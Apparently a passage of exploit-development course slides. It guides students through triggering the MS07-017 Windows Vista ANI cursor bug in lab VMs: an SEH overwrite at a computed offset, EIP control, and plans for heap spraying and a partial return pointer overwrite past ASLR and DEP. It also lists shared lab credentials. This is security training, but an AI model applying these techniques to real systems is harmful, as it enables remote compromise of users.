
SEH Handler!

At the top of the image you can see our last four A's. At the bottom of the image you can see the SE Handler. The gap in between is 88-bytes. If we write 188-bytes, the next four bytes should overwrite the handler that is likely to be called when we cause an exception. Let's try it out.




Updating Our ANI File

We must now update our ANI file with 192 A's and update the size field, as shown on the slide. 0xC0 is 192 in decimal. If the size is off, it is likely that nothing will happen in the debugger. Again, if you choose to rename the file, be sure to update the ani.html file when running the exercise.




Success!

As you can see, overwriting the SE Handler with our A's has caused the segmentation fault as expected. We are now ready to continue on with our exploit development. We must compensate for Address Space Layout Randomization (ASLR) in Vista. We cannot simply point to a stack address, and trampolines should not be at reliable locations.



Module Summary

In this module we created a template animated cursor to use and watched the execution flow through user32.dll and various functions within. We setup our debugging environment with Immunity Debugger and successfully imported debugging symbols. Once the execution path was traced and the flow understood, we created a second "anih" chunk to trigger a segmentation fault. Overwriting the SEH chain was required, as several functions within user32.dll are wrapped by exception handlers.



Exercise: Triggering MS07-017

In this exercise you will work to trigger the MS07-017 bug and gain control of the instruction pointer.

Exercise: Triggering MS07-017 (1)

- Target Program: user32.dll & Internet Explorer 7 on Vista
  - You will connect over the network with RDP to a Windows Vista virtual machine to perform this exercise
  - You will work to verify assumptions previously made and perform the steps covered by your instructor
- Goals:
  - Trace execution & modify the ANI files to reach desired code areas
  - Gain control of the instruction pointer
  - You may not finish the exercise completely. If you need more time at a later point, inform your instructor who can bring the VM up

You will be connecting to Vista VM's set up for you using the instructions on the next slide. If at any point you cause unrecoverable damage to the VM, let your instructor know so it can be reverted to a known good state.

Exercise: Triggering MS07-017 (1)

In this exercise you will work to trace execution, verify assumptions, and gain control over the instruction pointer. You will be connecting to virtual machines over the network and therefore, network connectivity is required.

Note: This originally was not an exercise. By student request, VM's were created and connectivity provided across the network, as it cannot be expected that everyone bring a copy of Windows Vista. Your instructor will determine the appropriate amount of time to allot for this exercise. If you need more time later, please inform your instructor if your VM is not available when trying to connect across the network so it can be brought up.

Exercise: Triggering MS07-017 (2)

- Vista VM's are awaiting your connectivity
- They are on IP addresses 10.10.11.**101-120**
- Use the host address assigned to you in 760.1
  - e.g. If you were assigned 10.10.75.105, your Vista VM is at 10.10.11.105
  - You will use RDP from a Windows system to connect
  - The username is 760-Vista-1XX & password is: deadlist
  - You may use rdesktop from a Linux system, but the results may not be the same
  - You will use the previously module that we walked through and use it as an exercise guide

Exercise: Triggering MS07-017 (2)

There is a Vista VM for each student at the IP address range 10.10.11.101-120. If more are needed, they will be provided. The host address you were given during 760.1 will be your host address to use with RDP to the 10.10.11.X VM. For example, if you were assigned 10.10.75.105 in 760.1, you will connect to 10.10.11.105 using RDP. The username is 760-Vista-XXX, where XXX is your host octet. e.g. If you are assigned 10.10.75.105 on day one, your Vista username would be 760-Vista-105. The password is "deadlist" for every user. You may use rdesktop from a Linux system instead of Windows RDP; however, your experience may not be the same. RDP from Windows is recommended. You must use the previous module that we just covered as an exercise guide for this section.


Exercise: Triggering MS07-017 (3)

- When you connect, there should be a command prompt up showing you the contents of the directory, "ANI FILES, Don't Open With Explorer!"
  - As it says, do not open that folder with explorer as it will trigger the bug and crash the system
  - You must use command prompt to open up any of the files
  - e.g. 1: notepad ani.html
  - e.g. 2: "c:\hex edit\XVI32.exe" test3.ani
  - If you accidentally open the folder with explorer, notify your instructor so they may reboot or revert the VM

Exercise: Triggering MS07-017 (3)


When you connect to the Vista VM assigned to you, there should be a command prompt up on the screen, showing the contents of the directory "ANI FILES, Don't Open With Explorer." Do not use Explorer, or any other search feature or "File, Open" GUI option to navigate to this folder. It will crash your system as both iexplore.exe and explorer.exe were vulnerable to this bug. You must use a command prompt to navigate to this location. Once you navigate to the folder with cmd.exe, or simply use the shell on the VM when you connect, open the required files using Notepad.exe and XVI32.exe, as shown on the slide. If you accidentally open the folder with Explorer, notify your instructor so the VM may be rebooted or reverted to snapshot.

All the ANI files you need are located in the aforementioned folder located on the Desktop of your Vista VM. Again, do not open the folder with Explorer, only use command shell to avoid triggering the bug. Start with the test3.ani file and feel free to modify it to see the results inside the debugger when opening it with Internet Explorer. The test2.ani file is the version that will overwrite the SE Handler with 0xdeadc0de, and the test.ani file is the one that will perform the partial return pointer overwrite. The best way to learn about this bug is to experiment as opposed to just using the supplied working ANI files. Again, start with the test3.ani file that is simply a stripped down, valid ANI file. You would then want to modify the size and pad out the file with A's using the XVI32.exe hex editor, as shown in the previous section.



Exercise: Triggering MS07-017 (4)

Continue to work through the previous section with the goal of eventually getting control of the SE Handler. The VM's are not connected to the Internet, so the local symbol path has already been set in Immunity Debugger. You will still need to use your own system running IDA for analysis, and to help set breakpoints.



Exercise: Triggering MS07-017 (5)

This slide simply shows a screenshot of using RDP on Windows to connect to the Vista VM. The easiest way to bring up this GUI is to click on the "Start" button and "Run" the command "mstsc." The popup box will appear. You will then enter in your designated Vista VM IP address and click on "Connect." Please notify your instructor if you have any problems.


Exercise: Triggering MS07-017 (6)

- When launching Immunity Debugger, you may want to change the font and color
  - Each version and sometimes each run of Immunity Debugger seems to be a bit inconsistent as to the layout
  - The color, highlighting, and font may change, as well as the pane layout
  - To modify, right-click in the disassembly pane and select "Appearance," and then "Font (all)," "Colors (all)," or "Highlighting"
  - The easiest way to get rid of the different colors, such as pink and green, is to select the "Highlighting" option and click "No highlighting"

Exercise: Triggering MS07-017 (6)

Each version of Immunity that you run may have a different default pane layout, font size, font type, color, highlighting scheme, etc… The truth is that each user of the tool may have very specific preferences as to these items. Feel free to change the layout to whatever scheme you want. To do this, you can right-click anywhere inside the disassembly pane and select "Appearance." When you do this, a side menu will appear with various options. The most common ones you will likely want to use are "Font (all)," "Colors (all)," and "Highlighting." Making changes here will result in it taking affect on all panes. As you can see, you also have options to change only one pane. To turn off highlighting completely, select the "Highlighting" option and click on "No highlighting."

You can also make permanent, or more specific option for customization by going to "Options" from the ribbon and selecting "Appearance." Do not be surprised if after making changes and closing the tool, that it reverts back to a different layout after restarting.



Exercise: Triggering MS07-017 (7)


This slide simply shows a screenshot after highlighting was turned off, as mentioned on the previous slide.

Exercise: Triggering MS07-017 – The Point

- Tracing execution
- Verifying assumptions
- Reinforcing patch diffing skills
- Gaining control of the instruction pointer
- Setting yourself up for exploitation


Exercise: Triggering MS07-017 – The Point

The purpose of this exercise was to validate your assumptions, trace execution and learn more about the file format and bug, reinforce your patch diffing skills, gain control of the instruction pointer, and set yourself up for exploitation.



Exploiting MS07-017


In this module we will work to develop a working exploit for the ANI vulnerability in Windows Vista.



Verifying Our Control

Just to confirm that we have absolute control over EIP, let's try to make execution jump to 0xdeadc0de. If our calculations were correct, bytes 189-192 should overwrite the SE Handler and cause execution to jump to our desired address.

As you can see, EIP attempted to execute code at 0xdeadc0de!



Where to Point EIP?

Now that we have complete control over EIP, to what address should we tell it to jump? ASLR is running on Vista, so trampolines are not reliable; however, the last two bytes of the addressing is static. We could potentially figure out an address within the same page of memory which holds a trampoline and overwrite only two-bytes of the return pointer. What about heap spraying? We could spray large blocks of memory using JavaScript. We could fill those blocks with NOPs followed by our shellcode. As you may recall, 0x0d is an x86 opcode for "or eax." This can serve as a NOP sled, eventually hitting our shellcode, or we can simply use 0x90 or another workable opcode. We must overwrite the SE Handler with 0x0d0d0d0d and spray enough memory so that the virtual address 0x0d0d0d0d holds our sprayed data. We will look at this technique in 760.5.

OS Security Recap

- Shouldn't Vista's exploit mitigation controls protect us?
  - Security cookies are not protecting the LoadAniIcon() function as we confirmed
  - Data Execution Prevention (DEP) not running for IE 7 on Vista SP0
    - We can also defeat Hardware DEP in many circumstances with ROP and other methods
  - ASLR does not randomize the lower two bytes and we can also spray memory

Vista OS Security Recap

Let's quickly recap on some of the OS and compiler exploit mitigation controls we have to consider. Security Cookies should indeed protect the stack from buffer overflows, but it is up to the compiler to determine what functions require protection. LoadAniIcon() does not contain any string buffers and, therefore, was not protected with a cookie. Data Execution Prevention (DEP) would prevent code execution from occurring on the stack or heap, but DEP is not enabled by default for IE on Windows Vista SP0. Also, DEP can be defeated if the proper addressing can be figured out in ntdll.dll with Skape and Skywing's method, or we can use return oriented programming (ROP) to build gadgets to set the arguments to VirtualProtect(). This technique is covered in SANS SEC660. Even with ASLR, there is only so much randomization, and the way in which this function is wrapped with an exception handler allows for multiple tries. ASLR is a strong protection when properly implemented, but Windows does not randomize the lower two bytes of the library addresses. This means that the lower two bytes are static and may contain trampolines for us to use. It is all of these items together that make for a lucrative exploit. Now we just need to get it working.

Partial Return Pointer Overwrite Method

- Heap spraying may be blocked by the browser
- Last two bytes of library load address is static
  - This means offsets are consistent within the same 16-page memory segment
    - 4096-byte page * 16 = 65536 e.g., user32.dll
  - Need to find a condition and a trampoline

Partial Return Pointer Overwrite Method

Heap spraying works great, but there may be issues with the JavaScript code being blocked or detected. The last two bytes of 4-byte library addressing is static. This means that all we need is a usable trampoline or other opcode within the 16-page memory block that user32.dll resides in this case.

We Could ...

- Experiment with overwriting the last two bytes of the return address
  - Take a look at EBX during the crash
    - It points to a file map
    - Can we find an opcode to jump to the pointer?
- ACON supports a special chunk
  - We can use this as a jump point
  - We should be able to load your shellcode somewhere in the ANI file

We Could ...

We could experiment with overwriting the last two bytes of the return address. During a normal crash with 0x41414141, prior to passing the exception, where is EBX pointing? It should be pointing to a position on the stack, which holds a pointer to the file map for your ANI file. If we can find an opcode that calls or jumps to the pointer held in EBX within the memory pages not affected by ASLR, we may be able to get shellcode execution. Check the behavior when the characters "RIFF" are executed. Can you overwrite the values following "RIFF?" They should be arbitrary, allowing you to write whatever you want. ACON supports a special chunk immediately following the "ACON" tag. This includes a size and arbitrary data. You could possibly use this to store your shellcode, or use a jump to another location.

Some Hints ...

